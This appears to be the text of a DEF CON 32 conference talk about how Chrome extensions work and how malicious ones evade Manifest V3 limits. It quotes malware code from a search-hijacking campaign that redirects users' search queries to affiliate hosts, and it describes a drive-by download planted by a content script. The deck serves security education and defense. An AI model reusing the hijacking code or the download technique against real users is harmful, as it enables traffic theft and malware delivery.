

Sneaky Extensions: The MV3 Escape Artists

Vivek Ramachandran, Shourya Pratap Singh

10 Aug 2024

Adversary Village at DEF CON 32



About the Team



Vivek Ramachandran

CEO, Founder of SquareX

Vivek Ramachandran is a security researcher, book author, speaker-trainer, and serial entrepreneur with over two decades of experience in offensive cybersecurity. He is currently the founder of SquareX, building a browser-native security product focused on detecting, mitigating, and threat-hunting web attacks against enterprise users and consumers. Prior to that, he was the founder of Pentester Academy (acquired in 2021), which has trained thousands of customers from government agencies, Fortune 500 companies, and enterprises from over 140+ countries. Before that, Vivek's company built an 802.11ac monitoring product sold exclusively to defense agencies.

About the Team



Shourya Pratap Singh

Principal Software Engineer, SquareX

Shourya Pratap Singh is responsible for building SquareX's security-focused extension and works on researching methods to counteract web security risks. As an upcoming figure in cybersecurity, Shourya has delivered several workshops at prestigious events such as the Texas Cyber Summit and shared his innovative offensive security research at Blackhat Arsenal EU. He earned his bachelor's degree from IIIT Bhubaneswar and is a patent holder. Shourya's professional passions are centered around enhancing the security of browser extensions and web applications.

What are extensions?



Small applications that enhance the capabilities of web browsers and improve the user experience

- Adds new features
- Modify web content
- Automate tasks

What are extensions?



- Password Managers
- Ad blocking
- Grammar Checks
- AI writers

1Password **LastPass** ...

 grammarly

 uBlock Origin

“

A recent paper by researchers from Stanford University and the CISPA Helmholtz Center for Information Security estimate that there were **280 million installs** of Chrome extensions **containing malware** between July 2020 and February 2023.

”

June 24, 2024

forbes.com

Source: <https://www.forbes.com/sites/daveywinder/2024/06/24/280-million-google-chrome-users-installed-dangerous-extensions-study-says/>
<https://arxiv.org/pdf/2406.12710.pdf>

“

Google has removed from the Chrome Web Store **32 malicious extensions** that could alter search results and push spam or unwanted ads. Collectively, they come with a **download count of 75 million...**

”

June 2, 2023

bleepingcomputer.com

Source: <https://www.bleepingcomputer.com/news/security/malicious-chrome-extensions-with-75m-installs-removed-from-web-store/>

“

...During the **first half of 2022**, Kaspersky researchers observed a rise in the number of affected users – with **1.3 million users** encountering threats in **add-ons** over this period, more than 70% of the number of users affected by the same threat throughout the entire previous year...

”

kaspersky.com

Source:

https://www.kaspersky.com/about/press-releases/2022_13-million-users-encountered-browser-extension-threats-in-the-first-half-of-2022

Structure of an Extension



- Manifest
- Service Worker
- Content Script
- Popup / HTML Pages

```
└── extension-sample/
    ├── manifest.json
    ├── service-worker.js
    └── scripts/
        └── content-script.js
    └── popup/
        ├── popup.css
        ├── popup.js
        └── popup.html
    └── options/
        ├── options.css
        ├── options.js
        └── options.html
    └── icons/
        ├── 16.png
        ├── 32.png
        ├── 48.png
        └── 128.png
```

#1 Browser Extension Permissions



- PoLP
- Developers have to declare all required things in manifest.json
- These are determined at the installation time and cannot be extended at runtime

Manifest File



```
{  
  "manifest_version": 3,  
  "name": "Reading Time",  
  "description": "Add the reading time to Chrome Extension documentation articles",  
  "version": "1.0",  
  "icons": { "16": "images/icon-16.png", ... },  
  "content_scripts": [ {  
      "js": ["scripts/content.js"],  
      "matches": [ "https://developer.chrome.com/docs/extensions/*" ]  
    }]  
}
```

Manifest File



```
{  
  "manifest_version": 3,  
  "name": "Reading Time",  
  "description": "Add the reading time to Chrome Extension documentation articles",  
  "version": "1.0",  
  "icons": { "16": "images/icon-16.png", ... },  
  "content_scripts": [ {  
      "js": ["scripts/content.js"],  
      "matches": [ "https://developer.chrome.com/docs/extensions/*" ]  
    }]  
}
```

Permissions - MV2 to MV3

Manifest V2

```
{  
  ...  
  "permissions": [  
    "tabs",  
    "bookmarks",  
    "https://www.blogger.com/",  
  ],  
  "optional_permissions": [  
    "unlimitedStorage",  
    "*:///*/*",  
  ]  
  ...  
}
```

Manifest V3

```
{  
  ...  
  "permissions": [  
    "tabs",  
    "bookmarks"  
  ],  
  "optional_permissions": [  
    "unlimitedStorage"  
  ],  
  "host_permissions": [  
    "https://www.blogger.com/",  
  ],  
  "optional_host_permissions": [  
    "*:///*/*",  
  ]  
  ...  
}
```

Image Source: <https://developer.chrome.com/docs/extensions/migrating/manifest/>

Permissions

Permissions required by Chrome extensions
Sample of 866 extensions, biased because extensions changing only the New Tab page are excluded




Image Source: <https://www.debugbear.com/blog/counting-chrome-extensions>

#2 Multi Process Architecture



Multi Process Architecture




Image Source: <https://developer.chrome.com/blog/inside-browser-part1/>

Browser Security Model - Chrome Processes




Image Source: <https://developer.chrome.com/blog/inside-browser-part1/>

- **Browser**: Controls "chrome" part of the application including address bar, bookmarks, back and forward buttons. Also handles the invisible, privileged parts of a web browser such as network requests and file access (or contacting their processes)
- **Renderer**: Controls anything inside of the tab where a website is displayed.
- **Plugin**: Controls any plugins used by the website, for example, flash.
- **GPU**: Handles GPU tasks in isolation from other processes. It is separated into different process because GPUs handles requests from multiple apps and draw them in the same surface.
- **Extension**: Runs the extension pages (more on this later)

Browser Security Model - Multiple Renderer Processes




Image Source: <https://developer.chrome.com/blog/inside-browser-part1/>

Site Isolation / Fission




Image Source: <https://developer.chrome.com/blog/inside-browser-part1/>

Browser Extension Architecture




Image Source: <https://www.usenix.org/system/files/sec23fall-prepub-44-kim-young-min.pdf>

Content Script



- Injected into **host pages**
- Modify DOM elements
- Has access to limited chrome APIs

Content Script and Remote Code Execution

[[demo](#)]

Remote Code Execution



You can no longer execute external logic using `executeScript()`, `eval()`, and `new Function()` in MV3

```
chrome.tabs.executeScript({  
    code: alert("Hello, World!")  
});
```

(MV2)

Remote Code Execution



```
chrome.scripting.executeScript({  
    file: 'hello-world.js'  
});
```

```
function greeting() {  
    alert("Hello, World!");  
}  
  
chrome.scripting.executeScript({  
    function: greeting  
});
```

Case Study - “Translator - Select to Translate”



```
var upd = data.upd;  
var c = document[upd.cret](upd.crif);
```

Source: <https://palant.info/2023/06/08/another-cluster-of-potentially-malicious-chrome-extensions/>


Case Study - Color Campaign

Two side-by-side screenshots of browser extension pages. The left screenshot is from the Microsoft Edge Add-ons store, showing the 'What Color' extension by Mark L. Montemayor. The right screenshot is from the Chrome Web Store, showing the 'more styles' extension. Both extensions have high ratings and user counts but are described as data-stealing or malicious. The 'more styles' extension is specifically noted for being a dormant color-stealing campaign.

The left screenshot shows the 'What Color' extension page in the Microsoft Edge Add-ons store. It features a green circular icon with a white arrow pointing right, a title 'What Color', and a description: 'apply different colors to webpage background and find which looks perfect'. Below this is a section for reviews with the heading 'No user reviews' and a button 'Add a review'. The right screenshot shows the 'more styles' extension page in the Chrome Web Store. It features a blue circular icon with a white gear and wrench, a title 'more styles', and a description: 'Featured'. It has a high rating of 4 stars and over 5,000 users. Below this is a preview image of a Wikipedia page with several horizontal color bars overlaid, demonstrating the extension's functionality.

Source: <https://labs.guard.io/dormant-colors-live-campaign-with-over-1m-data-stealing-extensions-installed-9a9a459b5849>

Case Study - Color Campaign



Source: <https://labs.guard.io/dormant-colors-live-campaign-with-over-1m-data-stealing-extensions-installed-9a9a459b5849>

Case Study - Color Campaign



A screenshot of a web browser showing search results for the query "Badex". The results page has a light gray background with a header bar at the top. The search bar contains "Badex". Below the search bar, there are three tabs: "All", "Videos", and "Maps", with "All" being the active tab. A message indicates "About 182,000 results (0.28 seconds)". The first result is a link to "BADEX BlackRock Defensive Advantage Emerging Markets Fund" from "Seeking Alpha". The link is preceded by an "Ad" label and a small thumbnail image. A brief description follows: "Don't Get Blind-Sided By The Stock Market. Use Quant & Stock Ratings To Time Your Moves. The Widest Stock Coverage In The World. Read The Bull & Bear Cases Before You Invest. Compare Your Stocks. Independent Authors. Invest with Confidence. The Widest Stock Coverage." Below the main search results, there are two columns of promotional text and links. The left column includes "Top Rated Stocks" (with a link to "Seeking Alpha's Ratings Screener") and "The Best of Seeking Alpha" (with a link to "High conviction stock ideas exclusively for the PRO investor"). The right column includes "Meet Our Top Experts" (with a link to "Exclusive real-time investing ideas Find multibaggers early on."), "130,000+ PREMIUM users" (with a link to "Unlimited articles and analysis. Invest with complete confidence."), and a "Visit Website" button. At the bottom of the page, there is a footer section with the text "Badex!", the website address "www.badex.tv", and a personal note: "Badex! Hi, I'm Taiwo, a freelance director, motion, and learning experience designer based in Calgary, Canada.".

Source: <https://labs.guard.io/dormant-colors-live-campaign-with-over-1m-data-stealing-extensions-installed-9a9a459b5849>

Case Study - Color Campaign



```
1  function rgbcu(rgbh, rgbcolor) {
2      var rgbi = "";
3      if (rgbh.indexOf(rgb[0]) !== -1) {
4          rgbi = rgbcolor.get("p");
5      } else {
6          rgbi = rgbcolor.get("q");
7      }
8      return rgb[3] + rgbi;
9  }
10
11 chrome.webNavigation.onBeforeNavigate.addListener((rgbw) => {
12     if (rgb != undefined) {
13         if (styledefault.test(rgbw.url) || styley.test(rgbw.url) || styled.test(rgbw.url))
14             rgbhs(rgbw.tabId, rgbw.url);
15             rgbownl[rgbw.tabId] = 1;
16             let rgbcu = rgbre(rgbw.url);
17             if (rgbw.url.includes(rgb[11])) {
18                 return false;
19             }
20             chrome.tabs.update(rgbw.tabId, { url: rgbcu });
21         }
22     }
23 });


```

Source: <https://labs.guard.io/dormant-colors-live-campaign-with-over-1m-data-stealing-extensions-installed-9a9a459b5849>



Case Study - Color Campaign

```
// Array of URL handling and hijacking features params
rgb[0] = "yahoo.com"
rgb[1] = "p"
rgb[2] = "q"
rgb[3] = "https://005gs.com/bingchr?q="
rgb[4] = "\http(s)?://(www|search?).(google|yahoo|bing|ecosia)?.[a-z]{2,4}/search"
rgb[5] = "\http(s)?://(www|search?).yahoo.com/yhs/search"
rgb[6] = "duckduckgo.com/?q="
rgb[7] = "ask.com/web?"
rgb[8] = "%20/g"
rgb[9] = "+"
rgb[10] = "www."
rgb[11] = "&first"
rgb[12] = "bing.com"
rgb[13] = "7fk8qechol"
rgb[14] = "popup"
rgb[15] = "https://smashaff.com/redirect?url="
rgb[16] = "www"
rgb[17] = "amazon.com"
rgb[18] = "colorit"

// 10,000+ domains used for affiliation and general hijacking
mbox = ['alibaba.com', '1ink.com', '365games.co.uk', .....]

// Regex for default search URL detection
styleddefault = RegExp('^\http(s)?://(www|search?).(google|yahoo|bing|ecosia)?.[a-z]{2,4}/search')

// Regex for Yahoo's Hosted Search Service Query URL detection
styley = RegExp('^\http(s)?://(www|search?).yahoo.com/yhs/search')

// Regex for DuckDuckGo query URL detection
styled = RegExp('duckduckgo.com/?q=')

// Regex for ASK.com query URL detection
stylea = RegExp('ask.com/web?')
```

Source: <https://labs.guard.io/dormant-colors-live-campaign-with-over-1m-data-stealing-extensions-installed-9a9a459b5849>

Case Study - Color Campaign

```
1 // Creates the new hijacked search page URL:
2 function rgbcu(rgbh, rgbcolor) {
3     var rgbi = "";
4     if (rgbh.indexOf("yahoo.com") !== -1) {
5         rgbi = rgbcolor.get("p");           // For Yahoo search, take the query string "p="
6     } else {
7         rgbi = rgbcolor.get("q");           // For the rest, take the query string "q="
8     }
9     return "https://005gs.com/bingchr?q=" + rgbi;
10 }
11
12 // Handles any new site URL you visit:
13 chrome.webNavigation.onBeforeNavigate.addListener((rgbw) => {
14     if (rgb != undefined) {
15         if (RegExp('^(http(s)?:\/\/(www|search?).(google|yahoo|bing|ecosia)?.[a-z]{2,4}\/sea').test(rgbw.url) ||
16             RegExp('^(http(s)?:\/\/(www|search?).yahoo.com/yhs/search').test(rgbw.url) ||
17             RegExp('duckduckgo.com/?q=').test(rgbw.url) ||
18             RegExp('ask.com/web?').test(rgbw.url)) {
19                 rgbhs(rgbw.tabId, rgbw.url);           // Tests the URL to update some interr
20                 rgbownl[rgbw.tabId] = 1;
21                 let rgbcu = rgbre(rgbw.url);           // cleans the URL and calls rgbcu() to
22                 if (rgbw.url.includes('&first')) {    // '&first' is a querystring found on
23                     return false;
24                 }
25                 chrome.tabs.update(rgbw.tabId, { url: rgbcu }); // Update your search page
26             }
27         }
28     });
}
```

Source: <https://labs.guard.io/dormant-colors-live-campaign-with-over-1m-data-stealing-extensions-installed-9a9a459b5849>



Drive-by-Download

[demo]

Drive-by-Download



The screenshot shows the Zoom homepage with a prominent banner about AI Companion. A modal window for 'zoomtopia' is open, displaying an event registration form. A yellow box labeled 'Content Script' covers the bottom of the page. Another yellow box labeled 'Div with Download button' is overlaid on the modal window. A third yellow box contains explanatory text. Arrows point from the 'Content Script' and 'Div with Download button' boxes to the explanatory text, indicating their relationship to the exploit.

Content Script

Div with Download button

Downloads a blob from same page - present in code as base64 string

when user downloads

If website is zoom.us

Browser Extension Architecture




Image Source: <https://www.usenix.org/system/files/sec23fall-prepub-44-kim-young-min.pdf>

Extension HTML pages



- Popup
- Side Panels
- Options Page




Image Source: <https://developer.chrome.com/docs/extensions/reference/browserAction/>

Service Workers



- Runs in background
- Reacts to events
- Has access to Extension APIs
- Cannot directly modify the web page content

Data Exfiltrator

[demo]

Cookie Thief

[demo]

Background Script to Service Worker (MV3)



- Service workers are executed when needed (event based) - they are not always running in the background.
- At the top level, register listeners that can be executed later
- Service workers function off the main thread, meaning they don't interfere with extension content.
- Can't access the DOM or the window interface, you'll need to move such calls to an "offscreen" document.

Background Script to Service Worker (MV3)



Manifest V2

```
{  
...  
"background": {  
    "scripts": [  
        "backgroundContextMenu.js",  
        "backgroundOAuth.js"  
    ],  
    "persistent": false  
},  
...  
}
```

Manifest V3

```
{  
...  
"background": {  
    "service_worker": "service_worker.js",  
    "type": "module"  
}  
...  
}
```

Image Source: <https://developer.chrome.com/docs/extensions/migrating/manifest/>

Life Cycle of a Service Worker



Chrome terminates service worker if one of below is met:

- After 30 seconds of inactivity. Receiving an event or calling an extension API resets this timer
- When a single request, such as an event or API call, takes longer than 5 minutes to process
- When a fetch() response takes more than 30 seconds to arrive

Safer Request Blocking - webRequest (MV2)




Image Source: <https://blog.chromium.org/2019/06/web-request-and-declarative-net-request.html>

Safer Request Blocking - declarativeNetRequest (MV3)

